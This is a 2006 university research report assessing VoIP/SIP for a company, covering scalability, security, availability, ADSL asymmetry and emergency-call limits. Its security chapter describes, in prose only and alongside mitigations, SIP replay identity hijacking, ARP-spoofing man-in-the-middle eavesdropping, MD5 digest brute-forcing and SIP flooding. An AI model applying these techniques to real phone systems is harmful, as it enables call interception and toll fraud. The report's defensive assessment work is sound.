The usability of VoIP with regard to the current state of technology

Antoine Schonewille (antoine@djov.demon.nl)
Bas Eenink (bas@eenink.net)
System & Network Engineering, University of Amsterdam

In corporation with Mediparc

3rd July 2006

Abstract

Where is the time that the telephone system was only used for phonecalls? As the Internet began to grow, so did the amount of data sent over this network. Nowadays, the amount of voice traffic is negligible in comparison to the amount of Internet-traffic.

Because of this, the idea of Voice over IP was born, which yields sending voice traffic over the internet. VoIP is very young and requires a lot of investigation with regard to availability, scalability and security.

Contents

1 Introduction

Today many companies are using VoIP solutions to replace POTS[1]. VoIP is a young technique with different implementations which therefore have several different difficulties and problems. The research described in this report has been carried out for the company Mediparc [2].

1.1 Mediparc

Mediparc, formerly known as CN Partners, provides hardware and a complete administration and medical software packet for independent medical specialists. These specialists can even ask Mediparc to get the customers to pay their medical bills so that these specialists don't need to bother about financial issues themselves. Mediparc's intentions are to implement VoIP at large scale at customer locations. Besides that, Mediparc has plans to move to a new location and use VoIP as internal telephone service. Before VoIP is going to be used, Mediparc had the urge for indepth VoIP knowledge. In particular the security, scalability, availability and possible ADSL issues.

1.2 VoIP

The popular term "Voice over IP" covers all possible ways of having an audio conversation over the Internet. IP is one of the protocols on which the Internet works, hence the name Voice over IP. Such a conversation can be achieved by hardware and software and isn't depending on only using real telephones only or one proprietary protocol. A MSN or Skype conversation with headphones and microphone on both sides can also be considered a VoIP call. MSN can be fun, however this research focusses on a more professional level with the use of dedicated protocols such as SIP. This research focusses on SIP because it is a young and very promissing protocol and likely to win the competition with H.323 [16].

1.2.1 VoIP - History

Voice over IP came into existence in 1995 [10] when some hobbyists in Israel only had 2 computers to communicate. A soundcard, microphone, speakers and a modem were used. The sound was compressed which was probably the only way to send it across the internet in time. In 1998 VoIP developed to a higher level; companies started to provide gateways and pc-to-phone connections. Standards were developed to provide better communication, also between two users who didn't have the same software. Nowadays there are two widely used standards: SIP and H.323. H.323 is a larger protocol whereas SIP is small and efficient.

[1] PSTN: Plain Old Telephone System

At the moment of writing statistics show that of all households in Europe and the US, currently 3% or 4% make use of VoIP [24].

1.2.2 VoIP - Protocols

There are different protocols which can be used for implementing VoIP. Figure 1 shows the most well-known protocols which will be explained later in this section. Many more protocols [8] can be chosen to implement VoIP but this research only covers the widely used protocols.

	Session protocols:	
1	H.323	*H.323 Protocols Suite.* Protocol suite with all necessary protocols for transport, session support and audio/ video codecs.
2	SIP	*Session Initiation Protocol.* Probably the most well-known protocol of VoIP, used to establish a conversation. SIP has a client-to-server connection or user-to-user (when no PBX is involved) connection.
3	SDP	*Session Descriptor Protocol.* Protocol used with SIP meant to describe multimedia sessions. Media properties like codec, samplerate and invitations are dealt with by this protocol.
4	RTP	*Real-Time Transport Protocol.* RTP is used for the transport of audio/ video streams of the telephone call. Instead of SIP, RTP provides an end-to-end connection between two clients.

Figure 1: VoIP protocols

1.2.3 SIP

SIP [5] is the protocol which is broadly used for setting up VoIP-calls. SIP uses header messages similar to HTTP [9] to communicate. SIP is used for messaging between clients and PBX [2]. Clients can register themselves with the PBX and they can ask the PBX to connect them to another user which must have been registered with the PBX also. When a client wants to call someone, it sends an Invite-packet to the PBX which the PBX forwards to the right user.

1.2.4 SDP

The SDP [7] protocol is used for adding information to SIP packets which isn't part of the SIP protocol itself [9]. The most common use of this protocol

[2] Private Branche Exchange

is to negotiate which sort of speech/ audio/ video codec will be used for the telephone conversation.

1.2.5 RTP

Finally, as soon as a user has picked up the phone, a SIP packet will be send back with the announcement that the user has accepted the call. As soon as it arrives they are able to talk to each other by means of the RTP protocol [37]. This protocol has a major difference with regard to SIP. RTP communicates directly between two clients.

1.2.6 H.323

The H.323 protocol will not be covered in this research. It is a big protocol, in fact it is a protocol suite which includes many protocols, that dates from the telephony world whereas SIP dates from the Internet world. SIP has been made to be scalable and simple [16]. The software used for this project is based on the SIP protocol.

1.3 Research

This research had to find the answer to the research question: *"Is VoIP a usable solution according to the current state of technology?"*. In order to answer this very broad question, it has been divided into a number of share questions which will be answered one by one:

- "How does VoIP scale?"
- "How about the current state of security of VoIP?"
- "How about the availability of VoIP with regard to PSTN?"
- "Does the asymmetry of ADSL influence or limit VoIP traffic?"
- "What are the alternatives of VoIP [3]?"

This research consists of two parts. One part is a literature research in order to acquire knowledge about VoIP and associated problems. The other part is a proof-of-concept which in itself consists of two parts. The first proof-of-concept is meant to determine security related problems within SIP. The second proof-of-concept is meant to determine the availability and scalability of VoIP within random environments.

NOTE This research does not include statistics or comparisons with regard to a financial point of view.

[3] Think about the significance of alarm services.

1.4 Special Thanks

We would like to say thanks to several people who helped us with this report so that we were able to make an outstanding appearance.

- Marianne Schonewille, for lending her laptop
- Mary Eenink, for spelling correction
- Rob Denekamp and Cees Kreuning for their time and support.
- All colleagues at Mediparc, for providing us with hardware, enough coffee and a room
- AND the chair...

2 Scalability

Scalability is an issue to implementations of almost every service. In case of VoIP the scalability depends on two things: the available bandwidth and the server's ability to handle requests. Scalability is something which is difficult to measure since the type of network and therefore bandwith can differ from situation to situation. For instance, ADSL has some specific difficulties 5.

Scalability is closely related to availability; when a solution is not scalable, the performance will drop when having a large amount of users. This large amount of users will overload the available resources of the service. This raises the question: "How does VoIP scale?".

2.1 Linear behaviour

For every user registered at the PBX, the PBX has to maintain only one entry. This means that the behaviour of this server is very predictable; the amount of users is the amount of entries needed to remember. Every incoming request for a call (an invite) will be rerouted to the proper user with minimal effort. A PBX server can handle quite an amount of users this way. Testing tools like Sipsak [33] make it possible to test a PBX against multiple requests per second to see whether this PBX can handle a certain load of users.

The audio stream over RTP goes between the end points directly. This greatly increases the scalability of a PBX server because all voice conversations (and thus the traffic) between the users doesn't pass the PBX at all.

2.2 Encryption

Protocols and services which offer no security at all, like SIP, don't suffer from performance issues with regard to encryption 3. Protocols like Secure SIP and Secure RTP require some sort of encryption which requires a certain processor capacity. When it comes to one communication channel, this shouldn't be an issue. This situation changes when an application has to scale up to several hundreds of users. Encryption may then become a serious problem because the required processor capacity might not be available [34].

2.3 Checklist

When looking at a VoIP implementation there is a checklist to be followed to verify how scalable a certain solution really is [17].

- Integration; will this solution integrate with the existing equipment?

- Changes; can settings be changed without a lot of downtime?
- Security; does the solution support options with regard to security?
- Expanding; is the solution easy to expand by means of add-ons?

If the answers to these questions are all yes, the possible solution will be a responsible choice.

2.4 Findings

It is to expect that implementations of a PBX without security support will resist a scalability or DOS attack of the kind which Sipsak uses. Since this project didn't have the oppertunity to test secure implementations D, the expecting answer has been found; the tested implementations (Swyx and Asterisk) both resisted the Sipsak-attack very well D.

3 Security

The security level of VoIP is seen by many as insuficient or below standard. It would be easy to steal identities and even eavesdrop a conversation [26] [27] [25]. These vulnerabilities would go for H323 and SIP among others [8]. Because of the increasing popularity and potential [16] of the young [6] protocol SIP, our research was aimed at the security aspects of SIP.

3.1 Vulnerabilities

Some said that the year 2006 would be the year of VoIP and security [28]. This became visible through a growing number of researches on VoIP. Numerous SIP vulnerabilities like the possibilities for Man in the Middle attacks [25], from now on referred by as MitM, or identity thefts [26] were discovered. Although these vulnerabilities have been covered, it would be, in our opinion, of greater value to do further investigation on these issues. This contribution was done with the attempt to build a MitM proof of concept and the try to steal someone's ID and this has been done with the software made available to us (See appendix D).

3.1.1 ID theft or hijacking based on replay attacks

The first research covered the question how easy it would be to do an identity theft or hijack with replay of captured SIP messages. It appeared due to a proof of concept, more details are available in appendix A, that it is very easy to steal or hijack someone's ID. This however differs per PBX implementation. In this particular case, the Swyxware [3] PBX appeared to be vulnerable. The theft was crafted by replaying slightly modified SIP messages, gained during a capture session. The SIP RFC [5] does not prescribe how to handle this type of situation. It might be possible that other PBX implementations suffer from the same problems [4].

3.1.2 ID theft or hijacking based on a Man in the Middle attack

The next security research dealt with the MitM possibilities. Not all PBX implementations were subject to the replay vulnerabilities, but defending against an MitM based on ARP spoofing [30], is not a simple quest [31]. The performed research on this issue, see appendix B for more details, revealed that (probably) every SIP implemented PBX suffers from this problem. Within a short period during the project, it became clear that a MitM is very suitable to steal someone's ID.

[4] Hijacking an identity through replay did not work on Asterisk [4].

3.1.3 Eavesdropping based on a Man in the Middle attack

Although pretending another person is probably useful to a malicious user, it might be of greater value to be able to listen to a conversation without the other parties knowing this. The same MitM proof of concept, available in appendix B, made clear that the tested PBX software D wasn't the only one for which this issue is a problem, but very likely for other PBX software too. Again, this attack is based on ARP spoofing and is hard to defend against. As a result, a malicious person is able to listen to a converstation, transported over e.g. RTP [37], while the victim and the other party is unaware of the eavesdropping.

3.1.4 MD5 hash security issues

In any case, a malicious user is able to steal the MD5 hash from a SIP message during the authentication of a user, also known as a registrar. With brute force [29] [32] it would be possible to gain the credentials of the registered user. Although there is the possibility to brute force a MD5 hash, it is not likely that this could lead to fast results [5]. On the other hand, when these credentials are known, the attacker would be able to call on the victim's costs.

3.1.5 Denial of Service

Verifying for DoS vulnerabilities is not a simple task. One can send enormous amounts of SIP requests [33], until the PBX runs out of memory and crashes, rendering the service unavailable. During our project, this issue has been tested on the available PBX implementations. None of these were found to be subject to this vulnerability. No further research has been performed on this issue as this depends too much on the PBX software in combination with the underlaying hardware.

3.2 Encryption

One solution to the earlier stated problems is encryption [34]. With a proper encryption methodology, it would be (more) improbable for an attacker to not only perform e.g. MitM, but also hijack a registration. A good alternative for SIP would be the secure variant SIPS [36] [6], based upon TLS/SSL

[5] The speed of decoding a MD5 hash depends partly on the length of the registrar's credentials.

[6] Not to be confused with S-SIP, which stands for Simple SIP, a lightweight implementation of SIP

encryption [35]. There's also a secure variant available for RTP, namely SRTP [38], which does the encryption with HMAC or AES.

Besides SRTP another somewhat more sophisticated implementation is available referred to as ZRTP [39]. This secure RTP variant was made available by P. Zimmermann and has an improvement on the key exchange, needed before transmission, based on the Diffie-Hellman principle [42].

The S/MIME [40] mechanism tends to improve security of the SDP/SIP-body. S/MIME prevents unwanted and undetectable modifications of the SDP body so that the RTP stream should be set up correctly between the end points.

3.3 Encryption caveats

SIPS performs encrypted communication over TLS/SSL in combination with certificates. Apart from a possible MitM vulnerability due to the limitations of TLS/SSL [41], there is another possible problem. SIP was developed with support for proxies and gateways. The SIPS protocol still has this support. When a SIPS client connects to a PBX via a SIPS proxy, the connection from the proxy to the actual PBX can go via the regular SIP protocol, without encryption. An attacker might be able to perform a MitM on the connection between the proxy and the PBX.

The RTP encryption implementations SRTP and ZRTP, make it impossible to eavesdrop a conversation, unless again a MitM is performed. When the attacker is able to intervene the key exchange, it is still possible to copy the audio and pass it on to the other party. This issue is due to the limitations of the Diffie-Hellman mechanism [43]. The use of S/MIME makes mangling the content of a SIP-body (e.g. SDP data) almost impossible. This mechanism, however, does not directly protect against ID theft or hijacking by MitM. It must be seen as an extra.

To our regret, it was not possible to test SIPS/SRTP clients against the proposed issues, because of the lack of available implementations. At the time of writing, a client which supports SIPS and SRTP did not exist (See appendix D).

3.4 Conclusion

Security as a whole depends on the weakest link in the chain. On the short term, implementing S/MIME, which adds an extra security layer, is a viable

solution, though it would not be sufficient. Applications should use SIPS to enforce security of the entire stream and not only a part of a SIP message. SIPS clients should implement the certificate mechanism such that only valid certificates should be accepted. This also goes for the SIPS implementations on proxies and gateways. Plus, the entire SIP communication path should be set up over SIPS. It should not be possible to switch from SIPS to SIP and vice versa.

Current developments on the security subject are very promising. Unfortunately, it would still need some time to reach a level of usability. Until then, the world will be stuck with the insecurity of H323, SIP and RTP.

4 Availability

When it comes to the availability of VoIP, most of the time this is compared with the availability figures of the PSTN [7], or the POTS [8] [19] [20]. At the time of writing, a lot of studies have already been carried out, which cover this particular subject. This chapter attempts to draw a correct conclusion, based on material found on the Internet.

4.1 PSTN calculations

To calculate the availability in general, the MTBF [9] and the MTTR [10] can be used [21] [19]. This generic formula is depicted as follows:

$$Availability = \frac{MTBF}{MTBF+MTTR}$$

The relation MTBF and MTTR defines how high the availability of a product or hardware can be. If the time to restore on failure is low, or the uptime is high (or both), the availability rises. The formula can be modified to match an availability calculation for telephone services or PSTN [21]:

$$Availability = \frac{\#\ of\ successful\ calls}{\#\ of\ first\ call\ attempts}$$

This calculation is sufficient to determine the availability of a single end point of a line. However, building a connection involves at least two end points plus the equipment where the connection is built upon. To measure the availability of the entire connection as a whole, the independent results of each point have to be multiplied. The following represents the total availability of an example connection [21]:

$$Ae2e = Ah1 * Alocal1 * Anetwork * Alocal2 * Ah2$$

As visible, each part of the connection influences the availability (and thus the quality) of the line. The availability of a connection or line (e.g. an ADSL line) is also very location dependent, as other users or hosts build channels over other, elsewhere located hardware. Determining the availability for a specific location results in measuring the connection or line at site. For more details on the quality of an ADSL line and its related issues, please see chapter 5 or read the report about electronic communication, published

[7] PSTN: Public Switched Telephone Network; The regular telephone services.
[8] POTS: Plain Old Telephone System; equal to PSTN
[9] MTBF: Mean Time Between Failure.
[10] MTTR: Mean Time To Restore.

by the Dutch Ministry of Economics [23].

4.2 VoIP calculations

The difference between a PSTN and a VoIP network is that a PSTN builds up an connection from one site to another through a switched network, while VOIP uses IP, which encapsulates the traffic into independent packets. The advantage of the PSTN network is that when a connection is built, this connection is dedicated. With IP, the packets are multiplexed together with other traffic [22] [21]. The transmission of data by independent packets adds the possibility of packet loss and latency to the picture [22] [21].

When VoIP is used over an ADSL line, this service is built upon IP, which itself is built upon the PSTN network. Almost the same calculation, as displayed in the previous subchapter, goes for this situation:

$$Ae2e = Ah1 * Alocal1 * Anetwork_{PSTN} * Anetwork_{ADSL} * Anetwork_{IP} * Anetwork_{VoIP} * Alocal2 * Ah2$$

VoIP just adds other elements, which it depends on, in the list of potentially failing items. It is possible that the PSTN connection is up and running, while the VoIP infrastructure has failed due to ADSL carrier failures. Other elements can also fail, in any case, it is not possible to make a phone call. See chapter 6 which handles items related to this subject, like alternatives on VoIP failure.

4.3 Conclusion

The introduction of VoIP as telephone service adds another level of complexity. The grand total of availability of a VoIP end to end connection depends on several other elements. Before implementing VoIP on any location, it is wise to reveal the availibility of these elements. Although the level of availability of VoIP can be very high, it will never reach the PSTN or POTS level, just because of the extra network layers like the ADSL carrier or IP infrastructure.

Detailed figures on availability of PSTN, ADSL and GSM networks can be found in the reports [23] and [46]. For further reading on availability calculations, the following report [21], published by Wenyu Jiang and Henning Schulzrinne from the University of Columbia, is highly recommended.

5 ADSL issues

VoIP used as domestic telephone services instead of the regular PSTN [11] is growing fast [45], although a rather large percentage of the households still connects to the Internet by dialup [46] [23]. The audio codecs used with VoIP are developed with efficiency in mind. Some audio streams are so small [47] that they should go smoothly over these dialup connections. Beside these codecs, others coexist which deliver better sound quality with the penalty that they are bigger. These bigger streams are not suitable for dialup, but they are for broadband connections like ADSL or cable. For ADSL and cable connections it is known that the upload is limited and bound to certain speeds [53]. In most cases the download speed is more relevant than the upload, e.g. when browsing a website or listening to streaming audio like Internet radio [48]. When VoIP comes into the play, the upload does count. A conversation is duplex, it goes to and from a party. A possible question can be to what extent the asymmetry of ADSL or cable influences the audio stream which comes with VoIP.

5.1 Related research

A related research by X. Zhou, F. Muller, R. E. Kooij and P. Van Mieghem of the University of Delft (The Netherlands) investigated the stated issues of the asymmetry of ADSL and cable. The report of this research [55] concluded that the Internet network in the Netherlands with the ADSL subscribers as a whole is very capable in supporting audio streams up and down the line. Unfortunately, they were not able to research global connection properties.

5.2 Additional research

To be able to draw own conclusions, a similar, but smaller research was performed during this project. The results can be seen in appendix C. The target of this investigation was not only to reveal the asymmetry issues, but also to find the best performance reliability relation. Although this research did not test as many boxes as the research performed by the fellow students in Delft, the same conclusion was drawn.

[11] PSTN: Public Switched Telephone Network; The regular telephone services.

5.3 Quality of Service

Although QoS [12] was invented during the nineties as a solution for the growing demand for bandwidth [49], research has proven that QoS is not the best solution for this problem [51] [50]. The conclusions of the reports [50] and [51] are that increasing the bandwidth and using the best-effort mechanism are farmost the best way to provide room for these demanding services like VoIP or streaming video. On the other hand, a QoS like mechanism, e.g. efficient queueing of packets, built into ADSL modems could be desired. This way, all the high priority outbound or upload traffic would leave the modem before other normal traffic. Jitter and latencies can thereby be prevented at the most possible. An implementation called flow control, can be found in Linux when used as router. This Open Source OS is capable in prioritizing traffic before it leaves onto the Internet [52] where it is further handled by best-effort.

5.4 Conclusion

The two ADSL researches with their results give enough ground to conclude that the asymmetry of ADSL and cable is not an issue in conjunction to the audio streams of VoIP. To prevent jitter or too big latencies, prioritizing outbound traffic before it leaves the router can be a solution.

As an addition to this subject, the research by J. Kaijen [54] gives proposals for optimizing the used codes with VoIP to save bandwidth.

[12] QoS: Quality of Service; IP packet prioritizer

6 Alternatives

As with any other service, it is wise to anticipate on situations where the service becomes unavailable. This is a big problem when one has to reach emergency services like 112 [13]. With VoIP it appeared that calling these services is not possible at all [12]. Besides connectivity, availability of the network connection is of importance. In comparison with PSTN which is practically always available, the internet is not and thus your VoIP telephone service is not either. This raises an obvious question: "What are the alternatives of VoIP?". To find alternatives for VoIP it is necessary to look at the possible causes for unavailability of the service. Considering the VoIP-service, unavailability can be caused by several reasons. These reasons can be divided roughly into two categories; service outage and network outage. Network outage is a more serious problem than service outage. When service outage occurs, only the VoIP-service will be unavailable but other communication services can still be used.

6.1 Service outage

The telephony service in a company is always dependent of the PBX. When this PBX fails, it will be impossible to have any telephone conversation at all. This dependency exists in every company regardless of the use of VoIP, PSTN or ISDN. Every one of these techniques uses a PBX. When a PBX fails, the telephony service within the company will be dead. In this case, the network connection itself isn't failing and with a little effort an alternative service can easily be found in case of VoIP.

Since VoIP uses the internet and this network connection isn't failing every other internet service can be used. This means that email or instant messaging services still can be used. Even (other) VoIP programs which aren't dependent of this PBX can be used. These services might be slower than a phone call in case of an emergency.

6.2 Network outage

Network outage is an external cause. Network outage can be caused by an internet connection or power supply which fails. In this case, fysical contact with the internet is impossible and therefore your telephony network will not work. Telephony users at home don't suffer from power outages because PSTN will keep on working regardless of the power supply but for companies this is a serious problem. When the internet connection becomes

[13] 112 is the European alarm number. In America this number is 911.

unavailable other internet services such as instant messaging or email won't be available either.

Alternatives for VoIP when network outages occur need to be found in another infrastructure. Because the other infrastructure used is independent, this connection doesn't suffer from the failing connection.

6.3 Solutions

Because of the bipartition of unavailability causes, the resolutions can also be divided into two categories; service alternatives and network alternatives.

	Service alternatives		**Network alternatives**
1.	Email	1.	PSTN/ POTS
2.	Instant messaging	2.	ISDN
3.	Voice Chat (Skype)	3.	GSM
		4.	Satellite
		5.	Wireless
		6.	Mains

Figure 2: Alternatives

Email can be used as a reliable service for transferring data. A disadvantage is the fact that the email service doesn't guarantee immediate delivery of messages. **Instant messaging** has a better guarantee with regard to delivering messages but the availability of the service itself is somewhat uncertain because these services are free and widely used. The main difference between instant messaging and **voice chat** is that voice chat uses voice communication and instant messaging uses textmessages to communicate. Voice chat is approximately as reliable as instant messaging.

The **PSTN** [14] is easily forgotten as an alternative to VoIP because usually VoIP has been taken into service as a replacement of PSTN or **ISDN** [15]. Despite the fact that VoIP should be "free" there are costs for implementing and maintaining this new service. Only national calls can be made freely. Because of the high availability of this network and low maintenance costs this certainly remains an alternative. The high availability and reliability of the PSTN network can be explained by the fact that this network is dedicated for making telephone calls.

GSM [16] is another network with relative high availability [15]. Since

[14] PSTN: Public Switched Telephone Network, which is the same as POTS
[15] ISDN: Integrated Services Digital Network
[16] GSM: Global System Mobile

many employees already use cellular phones, this network can be used as primal communication network. Communication by means of **satellites** might be a better alternative. A drawback of this technique is that the delay is very high so the only communication method would be textmessages (email or instant messaging) but no voice conversations.

In some cities there are **wireless** networks available [11] which can be used as alternative network connection. Since this isn't widely implemented yet, the possibilities are limited. The last possible alternative is a science fiction point of view. In theory it would be possible to communicate by means of the **mains**. The mains are independent copper wires which might be of use when in need of another independent communication channel. This might be a nice idea for the future because at the moment it's only implemented for domestic use.

6.4 Alarm services

An unexpected problem with VoIP is the communication with alarm services. With VoIP it appeared that calling these services is not possible [12]. When someone calls 112 with a normal telephone, this call is automatically rerouted to the nearest emergency office because the switching office knows where the call came from. The authorities now know the exact geographic address to which this number belongs so this way emergency services can be underway while the caller is still on the phone.

VoIP has a major problem when it comes to calling emergency services. This problem has a geographical cause. With plain telephone numbers, authorities know exactly to which geographic address a telephone number matches. With normal VoIP telephone numbers this is nearly impossible. VoIP numbers are not bound to an geographic address. Users all over the world can log in and use their own VoIP number. Users register themselves with the PBX and this PBX will then map this number onto the IP-address. Anyone calling a users number will be rerouted to the corresponding IP address.

The PBX has no way of knowing where this IP address is located because IP addresses are not geographically ordered. When this VoIP user now calls 112, the PBX doesn't know to which nearest emergency office this call has to go because the PBX can't determine the location of the call. This problem can be solved by restricting users to use their telephone numbers at a fixed location so that the provider knows exactly where the users call from. The provider can install an emergency handler which is meant to reroute emergency calls and send geographical info to the 112-emergency center. This

limits the possibilities of VoIP very much.

A related problem is the use of proxy-servers. When a VoIP user uses a proxy server to connect to a PBX or this user is behind a NATbox [17], the source IP address isn't the IP address of the user anymore but the IP address of the proxy server or NATbox. This way a provider can't determine the physical location of the user and even more important, the provider might think that this IP address is the correct IP address of that user.

Several solutions are being proposed [13] [12] to fix this problem. Among them the Enhanced 911 standard which ensures that the provider sends caller information like geographical location to the emergency center when forwarding the call. XS4All, a dutch internet provider is one of the first providers which has actually implemented this alarm service support [14].

[17] NAT: Network Address Translation

7 Conclusions

Taking all the independent aspects into consideration, the final conclusion states that VoIP is a useful technology when security or availability is not an issue. The ADSL properties do not play an important role regarding the quality of a VoIP connection. When VoIP is used on a LAN only, the availability issues do not need to be taken into account as much as with ADSL.

A VoIP solution, especially implementing SIP is very scalable. Adding users or modifying them does not imply that the whole infrastructure has to be changed. The main reason behind the scalability is that the RTP audio stream travels directly between the two or more involved parties and not over the PBX.

Expectations are that the security of VoIP will improve over time. Within a couple of years the number of VoIP implementations which uses the secure variants of SIP and RTP will grow extensively. Also the number of VoIP users will grow as phoning with VoIP can save money in the end, especially on long distance calls.

Another expectation is that the reachability of the emergency services over VoIP will evolve. However it is yet unknown how exactly this is going to be implemented. VoIP needs this ability or feature to be able to grow to a successful alternative to PSTN.

8 Recommendations

Recommendations towards Mediparc are stated as follows:

Implement VoIP as an internal telephone service only. The current state of security is insufficient to be used over the Internet. The security of VoIP between two end points or locations can be optimized by sending the traffic over a VPN [18] connection. Keep in mind that the encryption comes with a small bandwidth and CPU [19] penalty.

Be sure to have enough ADSL bandwidth and use preferably flow control mechanisms when VoIP traffic has to travel over the Internet. Also check the availability of the independent parts, e.g. the ADSL carrier and PSTN of the VoIP connection before implementation.

[18] VPN: Virtual Private Network; end to end encrypted data transportation.
[19] CPU: Central Processor Unit; the engine behind a computer.

To be able to reach the emergency services at any time, have an alternative available in parallel to VoIP. The PSTN or POTS is a very viable alternative, as many people are still using this and it is power grid independent. Another alternative is the GSM network, which is also a very usable solution.

References

[1] **Voice over IP**, I-Span, 2006
http://www.ispan.us/images/enterprise/voip.jpg

[2] **Mediparc**, Mediparc, 2006
http://www.mediparc.nl

[3] **Swyx**, VoIP software, 2006
http://www.swyx.com

[4] **Asterisk — The Open Source PBX**, Digium, 2006
http://www.asterisk.org/

[5] **SIP RFC3261**, IETF, 2002
http://www.ietf.org/rfc/rfc3261.txt

[6] **SIP RFC2543**, IETF, 1999
http://www.ietf.org/rfc/rfc2543.txt

[7] **SDP RFC2327**, IETF, 1998
http://www.ietf.org/rfc/rfc2327.txt

[8] **Voice Over IP Reference Page**, Protocols.com, 2006
http://www.protocols.com/pbook/VoIP.htm

[9] **Voice over IP**, Protocols.com, 2006
http://www.protocols.com/pbook/VoIPFamily.htm#SIP

[10] **Brief History of VoIP**, Intertangent, 2005
http://www.intertangent.com/023346/Articles_and_News/1477.html

[11] **WirelessLeiden.NL**, Stichting Wireless Leiden, 2006
http://www.wirelessleiden.nl/

[12] **VoIP and 911 Service**, Federal Communications Commision, 2006
http://www.fcc.gov/cgb/consumerfacts/voip911.html

[13] **EemValley addresses the Emergency Call issue for broadband networks**,
EemValley, 2005,
http://www.eemvalley.com/Mambo/content/view/9//

[14] **bellen naar 112 nu ook mogelijk met voip**, XS4ALL, May 2006
http://www.xs4all.nl/nieuws/bericht.php?id=750

[15] **Assessment of VoIP Service Availability in the Current Internet**, Jiang, Schulzrinne, 2003
http://moat.nlanr.net/PAM2003/PAM2003papers/3897.pdf

[16] **SIP versus H.323**, Iptel.org, 2002
http://www.iptel.org/info/trends/sip.html

[17] **How scalable is your VoIP solution?**, CNET Networks, 2005
http://techrepublic.com.com/5100-10878-5756046.html

[18] **Measure VoIP Networks for Jitter and Loss**, Martin Rowe, 2006
http://www.reed-electronics.com/tmworld/index.asp?layout=article&articleId=CA187534

[19] **VoIP Availability: Will Your Net Thrive Under Pressure?**,
Navin Thadani (Cisco Systems), Nov. 2003,
http://www.ct-magazine.com/archives/ct/1103/1103_voip.html

[20] **PSTN versus VoIP**, Jeff Pulver and Tom Evslin, April 2006,
http://gigaom.com/2006/04/14/pstn-versus-voip/

[21] **Assessment of VoIP Service Availability in the Current Internet**,
Wenyu Jiang and Henning Schulzrinne, 2003,
http://moat.nlanr.net/PAM2003/PAM2003papers/3897.pdf

[22] **Route Optimization; Making The Promise of VoIP a Reality**,
Internap, 2004,
http://www.internap.com/learning/whitepapers/Promise%20of%20VoIP_Whitepaper.pdf.pdf

[23] **Marktrapportage elektronische communicatie**,
Ministerie van Economische Zaken, 2006,
http://www.onderzoeksdatabank.minez.nl/rapporten/Rapport.aspx?rapportId=486

[24] **VoIP Matters**, Maribel D. Lopez, June 2006
http://www.forrester.com/Research/Document/0,7211,39179,00.html

[25] **Voice over IP-Security**,
Felix Klückmann, Dirk Küver, Malko Steinorth, Lars Westphal,
May 2004,
http://www.informatik.uni-hamburg.de/SVS/teaching/ws2004-05/projseminar/VoIP/index.php

[26] **VoIP security en monitoring**, Luca Deri, Feb. 2006,
http://www.security.nl/article/13018/1

[27] **VoIP - Privacy Issues**, Siang Lu, Oct. 2004,
http://wiki.media-culture.org.au/index.php/VoIP_-_Privacy_Issues

[28] **2006 - Year of Opportunity**, sharewarepromotions, 2006,
http://www.sharewarepromotions.com/blog/200601.html#e1530

[29] **Kmd5 a md5 brute force tool**, Security Focus,
http://www.securityfocus.com/tools/3678

[30] **ARP spoofing**, Wikipedia,
http://en.wikipedia.org/wiki/ARP_spoofing

[31] **Security Problems in the TCP/IP Protocol Suite**, S.M. Bellovin,
http://www.insecure.org/stf/tcpip_smb.txt

[32] **Cain and Abel**,
http://www.oxid.it/cain.html

[33] **SIP Swiss Army Knife**,
http://sipsak.org/

[34] **Encryption**, Wikipedia,
http://en.wikipedia.org/wiki/Encryption

[35] **Secure Sockets Layer (SSL)**, Wikipedia,
http://en.wikipedia.org/wiki/Secure_Sockets_Layer

[36] **SIPS: draft-ietf-sip-sec-flows-01**, IETF, June 2006,
http://www.ietf.org/internet-drafts/draft-ietf-sip-sec-flows-01.txt

[37] **RTP: A Transport Protocol for Real-Time Applications**,
IETF, 2003,
http://www.ietf.org/rfc/rfc3550.txt

[38] **The Secure Real-time Transport Protocol (SRTP)**,
IETF, March 2004,
http://www.ietf.org/rfc/rfc3711.txt

[39] **ZRTP: Extensions to RTP for Diffie-Hellman Key Agreement for SRTP**,
P. Zimmermann, 2006,
http://www.philzimmermann.com/zfone/draft-zimmermann-avt-zrtp-01.html

[40] **End-to-Middle security in SIP**, IETF, 2006,
http://www.ietf.org/internet-drafts/draft-ietf-sip-e2m-sec-02.txt

[41] **SSL Man-in-the-Middle attacks**, Peter Burkholder, 2002,
http://www.sans.org/reading_room/papers/download.php?id=480&c=80c9dec08d4b581d738ca

[42] **Diffie-Hellman**, Wikipedia,
http://en.wikipedia.org/wiki/Diffie-Hellman

[43] **What is Diffie-Hellman?**, RSA security,
http://en.wikipedia.org/wiki/Diffie-Hellman

[44] **Session Initiation Protocol (sip)**, IETF, 2006,
http://www.ietf.org/html.charters/sip-charter.html

[45] **Study: VoIP growng steadily**, Tim Green, 2006,
http://www.networkworld.com/weblogs/convergence/012157.html

[46] **Netwerken in cijfers**, Ministerie van Economischse Zaken, 2004,
http://www.stedenlink.nl/assets/binaries/bibliotheek/cijfers/Netwerkenincijfers_Minez_2004.pd

[47] **Codecs**, Voip-info.org,
http://www.voip-info.org/wiki-Codecs

[48] **What You Should Know About Internet Broadband Access**,
Enrique De Argaez,
http://www.internetworldstats.com/articles/art096.htm

[49] **Quality of Service**, Wikipedia,
http://en.wikipedia.org/wiki/Quality_of_service

[50] **Before the United States Senate**, Earl W. Comstock, Feb 2006,
http://commerce.senate.gov/pdf/comstock-020706.pdf

[51] **Internet2 and Quality of Service: Research, Experience, and Conclusions**,
Steven C. Corbató, May 2006
http://www.educause.edu/ir/library/pdf/CSD4577.pdf

[52] **ADSL Bandwidth Management**, dvsing@sonicspike.net, 2003,
http://www.faqs.org/docs/Linux-HOWTO/ADSL-Bandwidth-Management-HOWTO.html

[53] **ADSL**, L. Van der Perre, 2001∼2002,
http://users.telenet.be/lettens2/bestanden/ADSL.pdf

[54] **Optimalisatie van de gesprekskwaliteit bij VoIP**, Jesse Kaijen, 2005,
http://dacs.cs.utwente.nl/assignments/completed/B-assignment_Jesse_Kaijen.pdf

[55] **Estimation of Voice over IP Quality in the Netherlands**,
X. Zhou, F. Muller, R. E. Kooij and P. Van Mieghem, 2006,
http://www.nas.ewi.tudelft.nl/publications/2006/XZhou_VoIP_MOME2006.pdf

[56] **Bas's RP2 homepage**, Bas Eenink, 2006,
http://www.os3.nl/∼bas/RP2/

[57] **Twan's RP2 homepage**, Antoine Schonewille, 2006,
http://www.os3.nl/∼talitwan/RP2/

A Appendix: Replay attack

A.1 Swyxware PBX replay vulnerabilities

